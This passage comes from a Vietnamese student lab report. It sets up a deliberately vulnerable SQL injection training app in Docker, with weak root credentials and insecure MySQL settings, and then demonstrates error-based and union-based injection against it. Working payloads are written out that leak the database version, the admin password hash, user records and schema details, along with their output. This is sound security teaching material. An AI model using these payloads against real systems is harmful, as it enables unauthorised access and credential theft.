- Volumes: Liên kết thư mục “./www” trên máy host với thư mục “/var/www/html/” trong container, cho phép dữ liệu được lưu trữ ngoài container
- Links: Kết nối dịch vụ này với dịch vụ “db”.
- Networks: Ở đây sử dụng mạng mặc định, bạn có thể thay đổi nó.
- Restart: Định cấu hình khởi động lại dịch vụ sau khi container bị tắt.
- Về dịch vụ “db”:
 - Image: Sử dụng image MySQL phiên bản 8.0.
 - Ports: Chuyển tiếp cổng từ máy host (3306) sang cổng container (3306).
 - Command: Định cấu hình các tham số khi khởi chạy container MySQL.
 - Environment: Cung cấp các biến môi trường cho container MySQL, bao gồm cơ sở dữ liệu “sqltraining” và mật khẩu root.
 - Volumes: Liên kết thư mục /udf trên máy host với thư mục /usr/lib/mysql/plugin trong container, cũng như tạo một khối lưu trữ persistent để lưu dữ liệu MySQL.
 - Networks: Gán dịch vụ vào mạng mặc định.
 - Restart: Định cấu hình khởi động lại dịch vụ sau khi container bị tắt.
- Volumes: Định nghĩa các khối có thể lưu trữ có thể sử dụng bởi các dịch vụ ở đây nó có tên là “persistent”
- Networks: Định nghĩa các mạng mà dịch vụ tham gia, ở đây sử dụng mặc định

```

1  version: "3.1"
2  services:
3    www:
4      build: .
5      ports:
6        - "8000:80"
7      volumes:
8        - ./www:/var/www/html/
9      links:
10     - db
11     networks:
12     - default
13     restart: always
14   db:
15     image: mysql:8.0
16     ports:
17       - "3306:3306"
18     command: --default-authentication-plugin=mysql_native_password --secure-file-priv=''
19     environment:
20       MYSQL_DATABASE: sqltraining
21       MYSQL_ROOT_PASSWORD: root
22     volumes:
23       - ./udf:/usr/lib/mysql/plugin
24       - persistent:/var/lib/mysql
25     networks:
26     - default
27     restart: always
28   volumes:
29     persistent:

```

Hình 4. 2 Cấu trúc của thư mục docker-compose.yml

- Dockerfile:
Là nơi chứa các thư viện cần thiết:

```
Dockerfile > ...
1 FROM php:7.3-apache
2 RUN docker-php-ext-install mysqli
```


Hình 4. 3 Các thư viện có trong dockerfile

- Cấu trúc thư mục “www”
 - Ở đây có các mục css/htmlstyle.css được hiểu như là nơi tô điểm làm đẹp cho app. Các mục php là cấu trúc cơ bản của app gồm có đăng nhập, xem sản phẩm


▼ www	46
▼ css	47
# htmlstyles.css	48
🐘 blindsqli.php	49
🐘 db_config.php	50
★ favicon.ico	51
🐘 index.php	52
🐘 login1.php	53
🐘 login2.php	54
🐘 logout.php	55
🐘 os_sql_i.php	56
🐘 register.php	57
🐘 resetdb.php	58
📄 robots.txt	59
🐘 searchproducts.php	60
🐘 secondorder_changepass.php	61
🐘 secondorder_home.php	62
🐘 secondorder_register.php	63
📄 sqlitraining.sql	64
	65
	66
	67
	68

Hình 4. 4 Cấu trúc thư mục “www”


4.1.2 Chạy chương trình




Hình 4. 5 Vào thư mục chứa source của bài



Hình 4. 6 Chạy thư mục vừa rồi bằng terminal



Hình 4. 7 Chạy docker-compose up để chạy chương trình



```

PS D:\DOCKER\sqli-injection-training-app> docker-compose exec db bash
bash-4.4# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 70
Server version: 8.0.34 MySQL Community Server - GPL

Copyright (c) 2000, 2023, Oracle and/or its affiliates.


Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>

```

Hình 4. 8 dùng lệnh `docker-compose exec db bash` để vào container `mysql`




```

mysql> SHOW DATABASES;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqlitraining |
| sys |
+-----+
5 rows in set (0.00 sec)

mysql>

```

Hình 4. 9 Xem danh sách database



```

mysql> USE sqlitraining;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> SHOW TABLES;
+-----+
| Tables_in_sqlitraining |
+-----+
| products |
| users |
+-----+
2 rows in set (0.01 sec)

```

Hình 4. 10 Sử dụng database `sqlitraining` và xem các bảng có trong database

```
mysql> SELECT * FROM products;
```

id	product_name	product_type	description	price
1	pillows	bedroom linen	soft fluffy pillows	4000
5	book shelf	furniture	hard balsa wood furniture	3200
6	pressure cooker	kitchen	5 ltr. pressure cooker for the entire family	12000
7	shampoo	healthcare	anti dandruff shampoo for oily hair	2300
8	tubelight	lighting	bright light for the entire house	1200
9	headphones	computers	high quality Bose standard china made headphones	200
10	ADSL2 router	wireless devices	long range wireless router for the entire locality	9090
11	buffalo	animal	endless supply of authentic milk	23000
12	bicycle	vehicles	the best in the market, now ride to office!	10000

9 rows in set (0.00 sec)

Hình 4. 11 Xem danh sách sản phẩm có trong bảng products

```
mysql> SELECT * FROM users;
```

id	username	password	fname	description
1	admin	21232f297a57a5a743894a0e4a801fc3	admin	All hail the admin!!
2	bob	5f4dcc3b5aa765d61d8327deb882cf99	bobby	Sup! I love swimming!
3	ramesh	9aeaed51f2b0f6680c4ed4b07fba83c	ramesh	I love 5 star!
4	suresh	9aeaed51f2b0f6680c4ed4b07fba83c	suresh	I love 5 star tooooo!
5	alice	c93239cae450631e9f55d71aed99e918	alice	In wonderland right now :O
6	voldemort	856936b417f82c06139c74fa73b1abbe	voldemort	How dare you! Avada kedavra!
7	frodo	f0f8820ee817181d9c6852a097d70d8d	frodo	Need to go to Mordor. Like right now!
8	hodor	a55287e9d0b40429e5a944d10132c93e	hodor	Hodor
65	rhombus	e52848c0eb863d96bc124737116f23a4	rambo	Im the rambo!! Bwahahaha!
66	hoang	202cb962ac59075b964b07152d234b70	hoang	
67	hoang	c20ad4d76fe97759aa27a0c99bfff6710	12	

11 rows in set (0.00 sec)


```
mysql>
```

Hình 4. 12 Xem danh sách người dùng có trong bảng users


```
D:\DOCKER\sqli-injection-training-app>docker-compose up
[+] Running 2/0
  ✓ Container sqli-injection-training-app-db-1   Running      0.0s
  ✓ Container sqli-injection-training-app-www-1   Running      0.0s
Attaching to sqli-injection-training-app-db-1, sqli-injection-training-app-www-1
```

Hình 4. 13 Dùng lệnh docker-compose up để chạy chương trình


- Sau khi chạy trên terminal xong ta vào microsoft Edge truy cập vào localhost:8000 hoặc 127.0.0.1:8000 để truy cập.



Hình 4. 14 Giao diện của bài




Hình 4. 15 Giao diện trang đăng ký



Login Page 1 - Simple Login Bypass

Username:

Password:


Hình 4. 16 Giao diện login1

Welcome hoang!! Search for products here

Search for a product:

Product Name	Product Type	Description	Price (in USD)
--------------	--------------	-------------	----------------

[Profile](#) | [Logout](#) | [Home](#)

Hình 4. 17 Giao diện tìm kiếm sản phẩm

Second Order SQL Injection User Registration page

Enter your username:

Enter a password:

Enter your Name:

Describe yourself:

Hình 4. 18 Giao diện cho phép người dùng đăng ký với bất kỳ ký tự nào

Second Order SQL Injection User Registration page
Please register to navigate to User Home Page

Enter your username:

Enter a password:

Enter your Name:

Describe yourself:

Hình 4. 19 Giao diện đăng ký sau khi đăng ký thì sẽ chuyển đến trang home

Change Password page

Enter new password:

Repeat password:

Hình 4. 20 Giao diện thay đổi password

4.2 THỰC HÀNH TẤN CÔNG SQL INJECTION

Sau khi đã chạy được app training sql injection thì bây giờ em sẽ thử nghiệm các phương thức tấn công Sql injection:

Đầu tiên em sẽ kiểm tra thông tin database: Thông tin như mình đã xem ở trên

```
mysql> SELECT * FROM products;
```

id	product_name	product_type	description	price
1	pillows	bedroom linen	soft fluffy pillows	4000
5	book shelf	furniture	hard balsa wood furniture	3200
6	pressure cooker	kitchen	5 ltr. pressure cooker for the entire family	12000
7	shampoo	healthcare	anti dandruff shampoo for oily hair	2300
8	tubelight	lighting	bright light for the entire house	1200
9	headphones	computers	high quality Bose standard china made headphones	200
10	ADSL2 router	wireless devices	long range wireless router for the entire locality	9090
11	buffalo	animal	endless supply of authentic milk	23000
12	bicycle	vehicles	the best in the market, now ride to office!	10000

```
mysql> SELECT * FROM users;
```

id	username	password	fname	description
1	admin	21232f297a57a5a743894a0e4a801fc3	admin	All hail the admin!!
2	bob	5f4dcc3b5aa765d61d8327deb882cf99	bobby	Sup! I love swimming!
3	ramesh	9aeaed51f2b0f6680c4ed4b07fb1a83c	ramesh	I love 5 star!
4	suresh	9aeaed51f2b0f6680c4ed4b07fb1a83c	suresh	I love 5 star toooo!
5	alice	c93239cae450631e9f55d71aed99e918	alice	In wonderland right now :O
6	voldemort	856936b417f82c06139c74fa73b1abbe	voldemort	How dare you! Avada kedavra!
7	frodo	f0f8820ee817181d9c6852a097d70d8d	frodo	Need to go to Mordor. Like right now!
8	hodor	a55287e9d0b40429e5a944d10132c93e	hodor	Hodor
65	rhombus	e52848c0eb863d96bc124737116f23a4	rambo	Im the rambo!! Bwahahaha!
66	hoang	202cb962ac59075b964b07152d234b70	hoang	
67	hoang	c20ad4d76fe97759aa27a0c99bfff6710	12	

```
11 rows in set (0.00 sec)

mysql>
```

4.2.1 Kỹ thuật tấn công Error-Based SQL Injection

- Sau khi chạy thành công trên localhost:8000 thì ta sẽ vào trang “login1.php” Trang này chứa dạng lỗ hổng SQL injection đơn giản nhất. Lỗ dài dòng, có thể được sử dụng để liệt kê các cột và bỏ qua xác thực người dùng hoàn toàn.
- Sau khi vào được trang login1.php em sẽ tiến hành thực hiện tấn công Error-Based SQL cơ bản như sau:
 - “`' or 1 in (select @@version) -- //””: Sử dụng câu lệnh để xem version mặc dù không có mật khẩu nhưng hacker vẫn có thể biết được version của nó là “8.0.34”

Login Page 1 - Simple Login Bypass

Username:

Password:

Warning: 1292: Truncated incorrect DOUBLE value: '8.0.34'

Invalid password!

Hình 4. 21 Trang web sau khi bị tấn công

- Sử dụng câu lệnh: `"' or 1 in (select password from users where username = 'admin') -- //`. Kết quả trả về là một chuỗi số như ta thấy kết quả nó trùng với chuỗi số password của admin trong database mặc dù chuỗi số này đã được mã hóa bằng thuật toán MD5

Login Page 1 - Simple Login Bypass

Username:

Password:

Warning: 1292: Truncated incorrect DOUBLE value: '21232f297a57a5a743894a0e4a801fc3'

Invalid password!

Hình 4. 22 Kết quả sau khi thực hiện câu lệnh trên

4.2.2 Kỹ thuật tấn công Union-Based SQL Injection

- Ở đây ta sẽ vào trang tìm kiếm sản phẩm ở trang “searchproducts.php”. Sau khi ta vào được trang searchproducts thì ta sẽ thực hiện tấn công qua các câu lệnh như sau :
 - Đầu tiên em sẽ sử dụng câu lệnh : `' union select null, id, username, password, fname from users -- //` . Để tìm kiếm id, username, password .. từ bảng users và đã lấy thành công

Welcome hoang!! Search for products here

Search for a product:

Product Name	Product Type	Description	Price (in USD)
1	admin	21232f297a57a5a743894a0e4a801fc3	admin
2	Hoang	5f4dcc3b5aa765d61d8327deb882cf99	Hoang
3	Thanh	9aeaed51f2b0f6680c4ed4b07fb1a83c	Thanh
4	nguyen	9aeaed51f2b0f6680c4ed4b07fb1a83c	nguyen
5	gia	c93239cae450631e9f55d71aed99e918	gia
6	hami	856936b417f82c06139c74fa73b1abbe	hami
7	tronghoang	f0f8820ee817181d9c6852a097d70d8d	tronghoang
8	mixi	a55287e9d0b40429e5a944d10132c93e	mixi
65	Thoa	e52848c0eb863d96bc124737116f23a4	Thoa

Hình 4. 23 Kết quả khi thực hiện câu lệnh tấn công trên

- Em sẽ thử với câu lệnh khác: `“' union select null, table_name, column_name, table_schema, null from information_schema.columns where table_schema=database() -- //`” . Câu lệnh này giúp chúng ta biết về thông tin bảng cột hay mô tả của nó

Search for a product:

Product Name	Product Type	Description	Price (in USD)
products	description	sqlittraining	
products	id	sqlittraining	
products	price	sqlittraining	
products	product_name	sqlittraining	
products	product_type	sqlittraining	
users	description	sqlittraining	
users	fname	sqlittraining	
users	id	sqlittraining	
users	password	sqlittraining	
users	username	sqlittraining	

Hình 4. 24 Kết quả sau khi thực hiện

- ``` union select null, null, database(), user(), @@version -- /\` . Câu lệnh này giúp trả về người dùng đang được sử dụng để vào sử dụng để trích xuất thông tin như tên cơ sở dữ liệu, người dùng, và phiên bản của hệ quản trị cơ sở dữ liệu.`

Welcome hoang!! Search for products here

Search for a product:

Product Name	Product Type	Description	Price (in USD)
	sqlittraining	root@172.18.0.2	8.0.34


Hình 4. 25 Kết quả sau khi thực hiện

